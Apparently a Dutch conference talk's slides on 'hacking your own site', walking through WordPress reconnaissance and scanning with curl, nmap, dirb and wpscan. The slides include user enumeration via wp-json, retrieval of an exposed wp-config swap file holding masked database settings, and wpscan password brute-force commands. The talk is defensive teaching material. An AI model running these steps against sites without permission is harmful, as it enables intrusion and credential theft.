

#eigen site?

hack je eigen site! _

```
# whois yoram
```

```
  Name:      yoram van de velde
```

```
  Function:  devop, security officer en freelance pentester
```

```
  Employer:  savvii wordpress hosting, nijmegen
```

```
  Education: documentaire fotografie(hku),  
             oscp (examen-fase)
```

```
  Creation:  1984-05-26T23:01:21Z
```

```
# _
```

whatis website

website (1) - digitale voordeur van bedrijf of persoon

_

```
# grep -A4 -B1 'Waarom?' intro.txt
```

Waarom?

- Bewust bezig met security
- Zichtbaar maken van fouten
- Iedereen maakt fouten
- Hackers misbruiken die fouten
- Aanvallende point of view

```
# tree -dt overview/
```

```
overview
```

```
|— recon  
|— scan  
|— attack  
|— ?????  
└— profit!
```

```
# whatis {curl,{,e}grep,sed}
```

```
curl (1) - transfer data from a URL
```

```
grep (1) - print lines matching a pattern
```

```
egrep (1) - print lines matching a pattern
```

```
sed (1) - stream editor for filtering and transforming text
```

```
~/recon # curl -s http://localhost/test.html _
```



```
~/recon # curl -s http://localhost/test.html
```

```
ALEXANDER
```

```
B
```

```
C
```

```
D
```

```
E
```

```
FERDI
```

```
G
```

```
HENRI
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I
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J
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```
K
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L
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M
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N
```

```
O
```

```
P
```

```
Q
```

```
~/recon # curl -s http://localhost/test.html | \  
grep -E '[A-Z]{2,9}'
```

ALEXANDER

FERDI

HENRI

TIMI

YORAM

```
~/recon # curl -s http://localhost/test.html | \  
grep -E '[A-Z]{2,9}' \  
sed -e 's/E/U/g'
```

ALUXANDUR

FURDI

HUNRI

TIMI

YORAM

```
~/recon # curl -s http://localhost/test.html | \  
grep -E '[A-Z]{2,9}' \  
sed -e 's/^\.{3\} //g'
```

XANDER

DI

RI

I

AM

```
# cd recon
```

```
~/recon # cat info.txt
```

- Wat zien we met standaard HTTP(s) requests?

```
~/recon # curl -I https://www.savvii.nl
HTTP/2 200
server: openresty
date: Sun, 28 Jan 2018 10:24:17 GMT
content-type: text/html; charset=UTF-8
vary: Accept-Encoding
x-pingback:
link: <https://www.savvii.nl/wp-json/>; rel="https://api.w.org/"
link: <https://www.savvii.nl/>; rel=shortlink
strict-transport-security: max-age=63072000
age: 3195
x-varnish-cache: HIT
accept-ranges: bytes
# _
```

```
~/recon # curl -I https://www.savvii.nl
HTTP/2 200
server: openresty
date: Sun, 28 Jan 2018 10:24:17 GMT
content-type: text/html; charset=UTF-8
vary: Accept-Encoding
x-pingback:
link: <https://www.savvii.nl/wp-json/>; rel="https://api.w.org/"
link: <https://www.savvii.nl/>; rel=shortlink
strict-transport-security: max-age=63072000
age: 3195
x-varnish-cache: HIT
accept-ranges: bytes
# _
```

```
~/recon # sslscan --tls10 https://*****.** | grep Accepted _
```



```
~/recon # sslscan --tls10 https://*****.** | grep Accepted
Accepted TLSv1.0 128 bits DHE-RSA-AES128-SHA DHE 2048 bits
Accepted TLSv1.0 112 bits ECDHE-RSA-DES-CBC3-SHA Curve P-256 DHE 256
Accepted TLSv1.0 112 bits EDH-RSA-DES-CBC3-SHA DHE 2048 bits
Accepted TLSv1.0 128 bits AES128-SHA
Accepted TLSv1.0 112 bits DES-CBC3-SHA
Accepted TLSv1.0 256 bits ECDHE-RSA-AES256-SHA Curve P-256 DHE 256
Accepted TLSv1.0 256 bits DHE-RSA-AES256-SHA DHE 2048 bits
Accepted TLSv1.0 256 bits DHE-RSA-CAMELLIA256-SHA DHE 2048 bits
Accepted TLSv1.0 256 bits AES256-SHA
Accepted TLSv1.0 256 bits CAMELLIA256-SHA
Accepted TLSv1.0 128 bits DHE-RSA-CAMELLIA128-SHA DHE 2048 bits
Accepted TLSv1.0 128 bits CAMELLIA128-SHA
# _
```

```
~/recon # echo | \  
openssl s_client -connect www.*****.nl:443 2>&1 | \  
sed -n -e '/-----BEGIN CERTIFICATE-----/,/-----END CERTIFICATE-----/ p' | \  
openssl x509 -noout -text | \  
grep DNS _
```

```
~/recon # echo | \
openssl s_client -connect www.*****.nl:443 2>&1 | \
sed -n -e '/-----BEGIN CERTIFICATE-----/,/-----END CERTIFICATE-----/ p' | \
openssl x509 -noout -text | \
grep DNS
www.*****.nl
app.*****.nl
api.*****.nl
amp.*****.nl
www.*****.nl
m.*****.nl
*****.nl
****.nl
www.****.nl
www.*****.nl
*****.nl
www.*****.com
*****.com
m.*****.com
phone.obelisk.*****.nl
sip.obelisk.*****.nl
faye.obelisk.*****.nl
nieuws.*****.nl
review.*****.nl
blog.*****.nl
callcenter.*****.nl
app.obelisk.*****.nl
api.obelisk.*****.nl
```

```
~/recon # cat siteinfo.txt
```

- Welke informatie is beschikbaar over de site?

```
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```

- Welke informatie is beschikbaar over de site?
 - ^u / F12 / curl + grep + sed

```
~/recon # cat siteinfo.txt
```

- Welke informatie is beschikbaar over de site?
 - ^u / F12 / **curl + grep + sed**

```
# curl -s https://www.savvii.nl/ \  
| egrep -i "wp-content/(plugins|themes)" \  
| sed -e "s/.*wp-content\\///g" _
```

```
# curl -s https://www.savvii.nl/ \  
| egrep -i "wp-content/(plugins|themes)" \  
| sed -e "s/.*wp-content\\///g"  
themes/savvii/css/dist/all.css">  
plugins/contact-form-7/includes/css/styles.css?ver=4.9.2' type='text/css'  
media='all' />  
plugins/tablepress/css/default.min.css?ver=1.9' type='text/css' media='all' />  
themes/savvii/js/jquery.main.js" ></script>  
plugins/activecampaign-subscription-forms/site_tracking.js?ver=4.9.2'></script>  
plugins/contact-form-7/includes/js/scripts.js?ver=4.9.2'></script>  
themes/savvii/js/comment-reply.js?ver=4.9.2'></script>  
# _
```



```
~/recon # cat siteinfo.txt
```

- Welke informatie is beschikbaar over de site?
 - ^u / F12 / curl + grep + sed
 - Wappalyzer etc.

```
~/recon # cat siteinfo.txt
```

- Welke informatie is beschikbaar over de site?
 - ^u / F12 / curl + grep + sed
 - Wappalyzer etc.

Technology lookup

Find out what technology a website is built with.

```
~/recon # cat siteinfo.txt
```

- Welke informatie is beschikbaar over de site?
 - ^u / F12 / curl + grep + sed
 - Wappalyzer etc.
 - WordPress API (wp-json)

```
# curl -s https://****.*/wp-json/ \  
| sed -e 's/,/\r\n/g' \  
| egrep "_links" |grep 'v1"' | sort | uniq_
```

```
# curl -s https://****.*/wp-json/ \
| sed -e 's/,/\r\n/g' \
| egrep "_links" | grep 'v1"' | sort | uniq
"_links":{"self":"https://\ /\ /\ ****.*/wp-json/\ akismet \ /v1"}}
```

```
~/recon # curl -s https://*****.**/wp-json/wp/v2/users \  
| sed -e 's/,/\r\n/g' \  
| grep slug _
```

```
~/recon # curl -s https://*****.**/wp-json/wp/v2/users \
| sed -e 's/,/\r\n/g' \
| grep slug
"slug": "****"
"slug": "****"
"slug": "*****"
"slug": "*****"
"slug": "*****"
"slug": "*****"
"slug": "*****"
"slug": "*****"
# _
```

```
~/recon # cat siteinfo.txt
```

- Welke informatie is beschikbaar over jouw site?
 - CTRL + u / F12 / curl + grep + sed
 - Wappalyzer
 - WordPress API (wp-json)
 - PHP errors en warnings!


```
# curl https://*****.*/wp-includes/rss-functions.php_
```

```
# curl https://*****.*/wp-includes/rss-functions.php
<br />
<b>Fatal error</b>:  Uncaught Error: Call to undefined function _deprecated_file()
in /home/*****/public_html/wp-includes/rss-functions.php:8
Stack trace:
#0 {main}
   thrown in <b>/home/*****/public_html/wp-includes/rss-functions.php</b> on
line <b>8</b><br />

# _
```

```
# curl https://*****.*/wp-includes/rss-functions.php
<br />
<b>Fatal error</b>: Uncaught Error: Call to undefined function _deprecated_file()
in /home/*****/public_html/wp-includes/rss-functions.php:8
Stack trace:
#0 {main}
   thrown in <b>/home/*****/public_html/wp-includes/rss-functions.php</b> on
line <b>8</b><br />

# _
```

```
# curl https://*****.*/wp-includes/rss-functions.php
<br />
<b>Fatal error</b>:  Uncaught Error: Call to undefined function _deprecated_file()
in /home/*****/public_html/wp-includes/rss-functions.php:8
Stack trace:
#0 {main}
   thrown in <b>/home/*****/public_html/wp-includes/rss-functions.php</b> on
line <b>8</b><br />

# _
```

```
# cat results_so_far.txt
```

- Verschillende hosts ontdekt (api, callcenter, etc)
 - Gebruikte theme en (deel) plugins
 - Server software tot op zekere hoogte
 - Aantal loginnamen voor WordPress
 - Een username voor het besturingssysteem (ftp?/ssh?)
- ...

Disclaimer:

Tot nu toe hebben we op een niet-aanvallende manier informatie verzameld over de site en server.

De volgende stappen en technieken kunnen als aanvallend worden gezien. Je zou deze stappen alleen in overleg met de beheerder van de server en/of de eigenaar van de site uit moeten voeren.

TL;DR Vraag eerst toestemming!

```
# cd ../scan  
~/scan # cat info.txt
```

- Welke services draait de server?

```
~/scan # nmap -p- w.sp2.io | egrep 'PORT|open|scanned'
```



```
~/scan # nmap -p- w.sp2.io | egrep 'PORT|open|scanned'
```

PORT	STATE	SERVICE
80/tcp	open	http
443/tcp	open	https

Nmap done: 1 IP address (1 host up) scanned in 103.95 seconds

```
~/scan # nmap -p- *****.*** | egrep 'PORT|open|scanned'
```

PORT	STATE	SERVICE
21/tcp	open	ftp
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
81/tcp	open	hosts2-ns
110/tcp	open	pop3
143/tcp	open	imap
443/tcp	open	https
465/tcp	open	smtps
993/tcp	open	imaps
995/tcp	open	pop3s
2082/tcp	open	infowave
2083/tcp	open	radsec
2086/tcp	open	gnunet
2087/tcp	open	eli
2095/tcp	open	nbx-ser
2096/tcp	open	nbx-dir
3306/tcp	open	mysql
9443/tcp	open	tungsten-https
18765/tcp	open	ssh

```
Nmap done: 1 IP address (1 host up) scanned in 100.81 seconds
```

```
~/scan # nmap -p- *****.*** | egrep 'PORT|open|scanned'
```

PORT	STATE	SERVICE
------	-------	---------

21/tcp	open	ftp
--------	------	-----

25/tcp	open	smtp
--------	------	------

53/tcp	open	domain
--------	------	--------

80/tcp	open	http
---------------	-------------	-------------

81/tcp	open	hosts2-ns
--------	------	-----------

110/tcp	open	pop3
---------	------	------

143/tcp	open	imap
---------	------	------

443/tcp	open	https
----------------	-------------	--------------

465/tcp	open	smtps
---------	------	-------

993/tcp	open	imaps
---------	------	-------

995/tcp	open	pop3s
---------	------	-------

2082/tcp	open	infowave
----------	------	----------

2083/tcp	open	radsec
----------	------	--------

2086/tcp	open	gnunet
----------	------	--------

2087/tcp	open	eli
----------	------	-----

2095/tcp	open	nbx-ser
----------	------	---------

2096/tcp	open	nbx-dir
----------	------	---------

3306/tcp	open	mysql
----------	------	-------

9443/tcp	open	tungsten-https
----------	------	----------------

18765/tcp	open	ssh
-----------	------	-----

Nmap done: 1 IP address (1 host up) scanned in 100.81 seconds

e-mail



```
~/scan # nmap -p- *****.*** | egrep 'PORT|open|scanned'
```

PORT	STATE	SERVICE
------	-------	---------

21/tcp	open	ftp
--------	------	-----

25/tcp	open	smtp
--------	------	------

53/tcp	open	domain
--------	------	--------

80/tcp	open	http
---------------	-------------	-------------

81/tcp	open	hosts2-ns
--------	------	-----------

110/tcp	open	pop3
---------	------	------

143/tcp	open	imap
---------	------	------

443/tcp	open	https
----------------	-------------	--------------

465/tcp	open	smtps
---------	------	-------

993/tcp	open	imaps
---------	------	-------

995/tcp	open	pop3s
---------	------	-------

2082/tcp	open	infowave
----------	------	----------

2083/tcp	open	radsec
----------	------	--------

2086/tcp	open	gnunet
----------	------	--------

2087/tcp	open	eli
----------	------	-----

2095/tcp	open	nbx-ser
----------	------	---------

2096/tcp	open	nbx-dir
----------	------	---------

3306/tcp	open	mysql
----------	------	-------

9443/tcp	open	tungsten-https
----------	------	----------------

18765/tcp	open	ssh
-----------	------	-----

Nmap done: 1 IP address (1 host up) scanned in 100.81 seconds

e-mail

control panel services

```
# cd ../scan  
~/scan # cat info.txt
```

- Welke services draait de server?
 - HTTP(S), mail, DNS, FTP, MySQL, SSH, cpanel

```
# cd ../scan  
~/scan # cat info.txt
```

- Welke services draait de server?
 - HTTP(S), mail, DNS, FTP, MySQL, SSH, cpanel
- Zijn er bestanden en mappen die interessant zijn?

```
~/scan # dirb | head -n 12
```

```
-----  
DIRB v2.22  
By The Dark Raver  
-----
```

```
dirb <url_base> [<wordlist_file(s)>] [options]
```

```
===== NOTES =====
```

```
<url_base> : Base URL to scan. (Use -resume for session resuming)
```

```
<wordlist_file(s)> : List of wordfiles. (wordfile1,wordfile2,wordfile3...)
```

```
~/scan # dirb https://www.***.nl
```

```
-----
```

```
DIRB v2.22
```

```
By The Dark Raver
```

```
-----
```

```
START_TIME: Mon Jan 29 08:52:51 2018
```

```
URL_BASE: https://www.***.nl/
```

```
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

```
-----
```

```
GENERATED WORDS: 4612
```

```
---- Scanning URL: https://www.***.nl/ ----
```

```
+ https://www.***.nl/_dev (CODE:401|SIZE:108)
```

```
+ https://www.***.nl/_js (CODE:302|SIZE:0)
```

```
+ https://www.***.nl/_reports (CODE:302|SIZE:0)
```

```
+ https://www.***.nl/_swf (CODE:302|SIZE:0)
```

```
+ https://www.***.nl/_zob (CODE:301|SIZE:0)
```



```
+ https://www.***.nl/branding (CODE:200|SIZE:19778)
+ https://www.***.nl/cgi-bin/ (CODE:301|SIZE:0)
+ https://www.***.nl/community (CODE:200|SIZE:20898)
+ https://www.***.nl/cookies (CODE:302|SIZE:0)
+ https://www.***.nl/crossdomain.xml (CODE:200|SIZE:1076)
+ https://www.***.nl/disclaimer (CODE:301|SIZE:0)
+ https://www.***.nl/dragons (CODE:200|SIZE:18943)
+ https://www.***.nl/drop (CODE:200|SIZE:19629)
+ https://www.***.nl/favicon.ico (CODE:200|SIZE:3011)
+ https://www.***.nl/feedback (CODE:302|SIZE:0)
+ https://www.***.nl/feeds (CODE:301|SIZE:0)
+ https://www.***.nl/grids (CODE:302|SIZE:0)
+ https://www.***.nl/grid (CODE:200|SIZE:19391)
+ https://www.***.nl/home (CODE:200|SIZE:30866)
+ https://www.***.nl/index.htm (CODE:301|SIZE:0)
+ https://www.***.nl/index.html (CODE:200|SIZE:19673)
+ https://www.***.nl/cascade (CODE:302|SIZE:0)
+ https://www.***.nl/labs (CODE:200|SIZE:19381)
+ https://www.***.nl/mms (CODE:302|SIZE:0)
+ https://www.***.nl/nsp (CODE:302|SIZE:0)
+ https://www.***.nl/nsf (CODE:302|SIZE:0)
+ https://www.***.nl/orders (CODE:200|SIZE:21158)
+ https://www.***.nl/privacy (CODE:200|SIZE:226825)
+ https://www.***.nl/process (CODE:302|SIZE:0)
+ https://www.***.nl/product (CODE:301|SIZE:0)
+ https://www.***.nl/robots.txt (CODE:200|SIZE:1536)
+ https://www.***.nl/server-status (CODE:403|SIZE:32)
```

```
+ https://www.***.nl/branding (CODE:200|SIZE:19778)
+ https://www.***.nl/cgi-bin/ (CODE:301|SIZE:0)
+ https://www.***.nl/community (CODE:200|SIZE:20898)
+ https://www.***.nl/cookies (CODE:302|SIZE:0)
+ https://www.***.nl/crossdomain.xml (CODE:200|SIZE:1076)  <- flash player domain config
+ https://www.***.nl/disclaimer (CODE:301|SIZE:0)
+ https://www.***.nl/dragons (CODE:200|SIZE:18943)
+ https://www.***.nl/drop (CODE:200|SIZE:19629)
+ https://www.***.nl/favicon.ico (CODE:200|SIZE:3011)
+ https://www.***.nl/feedback (CODE:302|SIZE:0)
+ https://www.***.nl/feeds (CODE:301|SIZE:0)
+ https://www.***.nl/grids (CODE:302|SIZE:0)
+ https://www.***.nl/grid (CODE:200|SIZE:19391)
+ https://www.***.nl/home (CODE:200|SIZE:30866)
+ https://www.***.nl/index.htm (CODE:301|SIZE:0)
+ https://www.***.nl/index.html (CODE:200|SIZE:19673)
+ https://www.***.nl/cascade (CODE:302|SIZE:0)
+ https://www.***.nl/labs (CODE:200|SIZE:19381)
+ https://www.***.nl/mms (CODE:302|SIZE:0)
+ https://www.***.nl/nsp (CODE:302|SIZE:0)
+ https://www.***.nl/nsf (CODE:302|SIZE:0)
+ https://www.***.nl/orders (CODE:200|SIZE:21158)
+ https://www.***.nl/privacy (CODE:200|SIZE:226825)
+ https://www.***.nl/process (CODE:302|SIZE:0)
+ https://www.***.nl/product (CODE:301|SIZE:0)
+ https://www.***.nl/robots.txt (CODE:200|SIZE:1536)
+ https://www.***.nl/server-status (CODE:403|SIZE:32)
```

```
~/scan # curl https://www.***.nl/crossdomain.xml _
```

```
~/scan # curl https://www.***.nl/crossdomain.xml
<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy SYSTEM
"http://www.macromedia.com/xml/dtds/cross-domain-policy.dtd">
<cross-domain-policy>
<!--secure="false" on some domains needed to allow access from non secure flash to secure data-->
  <allow-access-from domain="www.*****.*)" />
  <allow-access-from domain="*.***.nl" secure="false" />
  <allow-access-from domain="*.*****.com" secure="false" />
  <allow-access-from domain="*.*****.nl" />
  <allow-access-from domain="*.*****.nl" />
  <allow-access-from domain="*.****.****.****.nl" secure="false" />
  <allow-access-from domain="*.**.**.*****.*)" secure="false" />
  <allow-access-from domain="*.staging.*****.com" secure="false" />
  <allow-access-from domain="*.*****.*)" />
  <allow-access-from domain="**.***.***.196" secure="false" /> <!-- ***** ***** dev -->
  <allow-access-from domain="**.***.***.106" secure="false" /> <!-- ***** ***** test -->
  <allow-access-from domain="***.*****.*)" secure="false" /> <!-- ***** ***** live -->
</cross-domain-policy>
```

```
~/scan # curl https://www.***.nl/crossdomain.xml
<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy SYSTEM
"http://www.macromedia.com/xml/dtds/cross-domain-policy.dtd">
<cross-domain-policy>
<!--secure="false" on some domains needed to allow access from non secure flash to secure data-->
  <allow-access-from domain="www.*****.*)" />
  <allow-access-from domain="*.***.nl" secure="false" />
  <allow-access-from domain="*.*****.com" secure="false" />
  <allow-access-from domain="*.*****.nl" />
  <allow-access-from domain="*.*****.nl" />
  <allow-access-from domain="*.****.****.****.nl" secure="false" />
  <allow-access-from domain="*.**.**.*****.*)" secure="false" />
  <allow-access-from domain="*.staging.*****.com" secure="false" />
  <allow-access-from domain="*.*****.*)" />
  <allow-access-from domain="**.***.***.196" secure="false" /> <!-- ***** ***** dev -->
  <allow-access-from domain="**.***.**.106" secure="false" /> <!-- ***** ***** test -->
  <allow-access-from domain="***.*****.*)" secure="false" /> <!-- ***** ***** live -->
</cross-domain-policy>
```

```
~/scan # nmap -p- **.***.***.106
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-29 09:41 CET
```

```
Nmap scan report for www.*****.*** (**.***.**.106)
```

```
Host is up (0.0024s latency).
```

```
Not shown: 65522 closed ports
```

PORT	STATE	SERVICE
------	-------	---------

21/tcp	open	ftp
--------	------	-----

25/tcp	open	smtp
--------	------	------

53/tcp	open	domain
--------	------	--------

80/tcp	open	http
--------	------	------

110/tcp	open	pop3
---------	------	------

143/tcp	open	imap
---------	------	------

443/tcp	open	https
---------	------	-------

587/tcp	open	submission
---------	------	------------

993/tcp	open	imaps
---------	------	-------

995/tcp	open	pop3s
---------	------	-------

2222/tcp	open	EtherNetIP-1	<- 2222 is eigenlijk altijd DirectAdmin!
-----------------	-------------	--------------	--

2223/tcp	open	rockwell-csp2
----------	------	---------------

3306/tcp	open	mysql
----------	------	-------

```
Nmap done: 1 IP address (1 host up) scanned in 4.72 seconds
```

```
~/scan # nmap -p 2222 *.***.***.106 -sV
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-29 09:43 CET
```

```
Nmap scan report for www.*****.*** (**.***.***.106)
```

```
Host is up (0.0025s latency).
```

```
PORT      STATE SERVICE VERSION
```

```
2222/tcp  open  http      DirectAdmin httpd 1.44.0 (Registered to ***** *****)
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 6.81 seconds
```

```
~/scan # nmap -p 2222 *.***.***.106 -sV
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-29 09:43 CET
Nmap scan report for www.*****.*** (**.***.***.106)
Host is up (0.0025s latency).
```

```
PORT      STATE SERVICE VERSION
2222/tcp  open  http    DirectAdmin httpd 1.44.0 (Registered to ***** *****)
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.81 seconds
```

Thread: [DirectAdmin 1.44.0 has been released](#)

09-27-2013, 01:00 AM



DirectAdmin Support
Administrator

DirectAdmin 1.44.0 has been released

Hello,

DirectAdmin 1.44.0 has been released:
<http://www.directadmin.com/versions...rsion=1.440000>

This is a major release, with many new features and fixes.

Mappen met de oeh! factor:

- old, oud, wp_old
- backup, bak, back
- test, testing
- new, nieuw
- WordPress, wordpress, wORDpRESS
- bestandsnaam[\. _-](bac?k|sw[po]|old|whatever)

Mapper met de oeh! factor:

- old, oud, wp_old
- backup, bak, back
- test, testing
- new, nieuw
- WordPress, wordpress
- bestandsnaam[\. _-](bac?k|sw[po]|old|whatever)

ViM swap files!

```
~/scan # dirb https://*****.***/blog/ custom_wordlist -S
```

```
-----  
DIRB v2.22  
By The Dark Raver  
-----
```

```
START_TIME: Wed Jan 03 13:36:25 2018  
URL_BASE: https://*****.***/blog/  
WORDLIST_FILES: custom_wordlist  
OPTION: Silent Mode
```

```
-----  
  
GENERATED WORDS: 221
```

```
---- Scanning URL: https://*****.***/blog/ ----  
+ https://*****.***/blog/.wp-config.php.swp (CODE:200|SIZE:12288)
```

```
-----  
END_TIME: Wed Jan 03 13:39:45 2018  
DOWNLOADED: 221 - FOUND: 1
```

```
~/scan # curl -s --output https://*****.***/blog/.wp-config.php.swp -o .wp-config.php.swp
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             %         Dload  Upload  Total      Spent      Left   Speed
100 12288  100 12288    0     0  12288      0  0:00:01 --:--:--  0:00:01  13

~/scan # vim wp-config.php
```

E325: ATTENTION

Found a swap file by the name ".wp-config.php.swp"
owned by: yoram dated: Sun Jan 14 16:18:12 2018
file name: /srv/***.***.***.***blog/wp-config.php
modified: no
user name: root host name: ***.***.***
process ID: 27142

While opening file "wp-config.php"
dated: Sun Jan 14 16:50:53 2018
NEWER than swap file!

- (1) Another program may be editing the same file. If this is the case, be careful not to end up with two different instances of the same file when making changes. Quit, or continue with caution.
- (2) An edit session for this file crashed.
If this is the case, use ":recover" or "vim -r wp-config.php" to recover the changes (see ":help recovery").
If you did this already, delete the swap file ".wp-config.php.swp" to avoid this message.

Swap file ".wp-config.php.swp" already exists!
[O]pen Read-Only, (E)dit anyway, (R)ecover, (D)elete it, (Q)uit, (A)bort:

```
1 <?php
2 /**
3  * The base configuration for WordPress
4  *
5  * The wp-config.php creation script uses this file during the
6  * installation. You don't have to use the web site, you can
7  * copy this file to "wp-config.php" and fill in the values.
8  *
9  * This file contains the following configurations:
10 *
11 * * MySQL settings
12 * * Secret keys
13 * * Database table prefix
14 * * ABSPATH
15 *
16 * @link https://codex.wordpress.org/Editing_wp-config.php
17 *
18 * @package WordPress
19 */
20
21 // ** MySQL settings - You can get this info from your web host ** //
22 /** The name of the database for WordPress */
23 define('DB_NAME', '*****');
24
25 /** MySQL database username */
26 define('DB_USER', '*****');
27
28 /** MySQL database password */
29 define('DB_PASSWORD', '*****');
30
31 /** MySQL hostname */
32 define('DB_HOST', 'localhost');
33 "wp-config.php" 92L, 3142C
```

```
~/scan # nmap -p- *****.*** | egrep 'PORT|open|scanned'
```

PORT	STATE	SERVICE
------	-------	---------

21/tcp	open	ftp
--------	------	-----

25/tcp	open	smtp
--------	------	------

53/tcp	open	domain
--------	------	--------

80/tcp	open	http
---------------	-------------	-------------

81/tcp	open	hosts2-ns
--------	------	-----------

110/tcp	open	pop3
---------	------	------

143/tcp	open	imap
---------	------	------

443/tcp	open	https
----------------	-------------	--------------

465/tcp	open	smtps
---------	------	-------

993/tcp	open	imaps
---------	------	-------

995/tcp	open	pop3s
---------	------	-------

2082/tcp	open	infowave
----------	------	----------

2083/tcp	open	radsec
----------	------	--------

2086/tcp	open	gnunet
----------	------	--------

2087/tcp	open	eli
----------	------	-----

2095/tcp	open	nbx-ser
----------	------	---------

2096/tcp	open	nbx-dir
----------	------	---------

3306/tcp	open	mysql
----------	------	-------

9443/tcp	open	tungsten-https
----------	------	----------------

18765/tcp	open	ssh
-----------	------	-----

Nmap done: 1 IP address (1 host up) scanned in 100.81 seconds

e-mail

control panel services

```
~/scan # nmap -p- *****.* | egrep 'PORT|open|scanned'
```

PORT	STATE	SERVICE
------	-------	---------

21/tcp	open	ftp
--------	------	-----

25/tcp	open	smtp
--------	------	------

53/tcp	open	domain
--------	------	--------

80/tcp	open	http
---------------	-------------	-------------

81/tcp	open	hosts2-ns
--------	------	-----------

110/tcp	open	pop3
---------	------	------

143/tcp	open	imap
---------	------	------

443/tcp	open	https
----------------	-------------	--------------

465/tcp	open	smtps
---------	------	-------

993/tcp	open	imaps
---------	------	-------

995/tcp	open	pop3s
---------	------	-------

2082/tcp	open	infowave
----------	------	----------

2083/tcp	open	radsec
----------	------	--------

2086/tcp	open	gnunet
----------	------	--------

2087/tcp	open	eli
----------	------	-----

2095/tcp	open	nbx-ser
----------	------	---------

2096/tcp	open	nbx-dir
----------	------	---------

3306/tcp	open	mysql
-----------------	-------------	--------------

9443/tcp	open	tungsten-https
----------	------	----------------

18765/tcp	open	ssh
-----------	------	-----

Nmap done: 1 IP address (1 host up) scanned in 100.81 seconds


e-mail

control panel services


```
# cd ../scan  
~/scan # cat info.txt
```

- Welke services draait de server?
 - HTTP(S), mail, DNS, FTP, MySQL, SSH, Cpanel
- Verborgen mappen en bestanden?
- wpscan

```
~/scan # wpscan
```



WordPress Security Scanner by the WPSecurityScanner Team
Version 2.9.3

Sponsored by Sucuri - <https://sucuri.net>

@_WPScan_, @ethicalhack3r, @erwan_lr, pvd1, @_FireFart_

Examples :

-Further help ...

```
ruby ./wpscan.rb --help
```

-Do 'non-intrusive' checks ...

```
ruby ./wpscan.rb --url www.example.com
```

-Do wordlist password brute force on enumerated users using 50 threads ...

```
ruby ./wpscan.rb --url www.example.com --wordlist darkc0de.lst --threads 50
```

-Do wordlist password brute force on the 'admin' username only ...

```
ruby ./wpscan.rb --url www.example.com --wordlist darkc0de.lst --username admin
```

```
~/scan # wpscan --no-color --no-banner --random-agent --url https://****.***
```

```
[+] URL: https://****.***/
```

```
[+] Started: Tue Jan 30 13:52:33 2018
```

```
[+] robots.txt available under: 'https://****.***/robots.txt'
```

```
[!] The WordPress 'https://****.***/readme.html' file exists exposing a version number
```

```
[+] Interesting header: HOST-HEADER: 192fc2e7e50945beb8231a492d6a8024
```

```
[+] Interesting header: LINK: <https://****.***/wp-json/>; rel="https://api.w.org/", <https://****.***/>;  
rel=shortlink
```

```
[+] Interesting header: SERVER: nginx
```

```
[+] Interesting header: SET-COOKIE: wpSGCacheBypass=0; expires=Tue, 30-Jan-2018 11:52:56 GMT; Max-Age=0; path=/  
[+] Interesting header: X-CACHE-ENABLED: True
```

```
[+] This site has 'Must Use Plugins' (http://codex.wordpress.org/Must_Use_Plugins)
```

```
[+] XML-RPC Interface available under: https://****.***/xmlrpc.php
```

```
[!] Upload directory has directory listing enabled: https://****.***/wp-content/uploads/
```

```
[!] Includes directory has directory listing enabled: https://****.***/wp-includes/
```

```
[+] WordPress version 4.8.5 (Released on 2018-01-16) identified from meta generator, links opml
```

```
[+] Enumerating plugins from passive detection ...
```

```
| 1 plugin found:
```

```
[+] Name: page-list - v5.1
```

```
| Latest version: 5.1 (up to date)
```

```
| Last updated: 2016-03-14T00:56:00.000Z
```

```
| Location: https://****.***/wp-content/plugins/page-list/
```

```
| Readme: https://****.***/wp-content/plugins/page-list/readme.txt
```

```
[!] Directory listing is enabled: https://****.***/wp-content/plugins/page-list/
```

```
[+] Finished: Tue Jan 30 13:54:53 2018
```

```
[+] Requests Done: 357
```

```
[+] Memory used: 79.227 MB
```

```
[+] Elapsed time: 00:02:20
```

```
~/scan # wpscan --no-color --no-banner --random-agent -
[+] URL: https://****.***/
[+] Started: Tue Jan 30 13:52:33 2018

[+] robots.txt available under: 'https://****.***/robot
[!] The WordPress 'https://****.***/readme.html' file e
[+] Interesting header: HOST-HEADER: 192fc2e7e50945beb8
[+] Interesting header: LINK: <https://****.***/wp-json
rel=shortlink
[+] Interesting header: SERVER: nginx
[+] Interesting header: SET-COOKIE: wpSGCacheBypass=0;
[+] Interesting header: X-CACHE-ENABLED: True
[+] This site has 'Must Use Plugins' (http://codex.word
[+] XML-RPC Interface available under: https://****.***
[!] Upload directory has directory listing enabled: htt
[!] Includes directory has directory listing enabled: h

[+] WordPress version 4.8.5 (Released on 2018-01-16) id
[+] Enumerating plugins from passive detection ...
| 1 plugin found:
[+] Name: page-list - v5.1
| Latest version: 5.1 (up to date)
| Last updated: 2016-03-14T00:56:00.000Z
| Location: https://****.***/wp-content/plugins/page-
| Readme: https://****.***/wp-content/plugins/page-li
[!] Directory listing is enabled: https://****.***/wp-c

[+] Finished: Tue Jan 30 13:54:53 2018
[+] Requests Done: 357
[+] Memory used: 79.227 MB
[+] Elapsed time: 00:02:20
```

Index of /wp-includes

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- [IXR/](#)
- [Requests/](#)
- [SimplePie/](#)
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- [class-wp-admin-bar.php](#)
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- [class-wp-customize-panel.php](#)
- [class-wp-customize-section.php](#)
- [class-wp-customize-setting.php](#)
- [class-wp-customize-widgets.php](#)
- [class-wp-customize.php](#)
- [class-wp-dependency.php](#)

```
# cd ../attack  
~/attack # cat info.txt
```

- bruteforce login

via wp-admin / wp-login.php:
- automatisch met wpscan

```
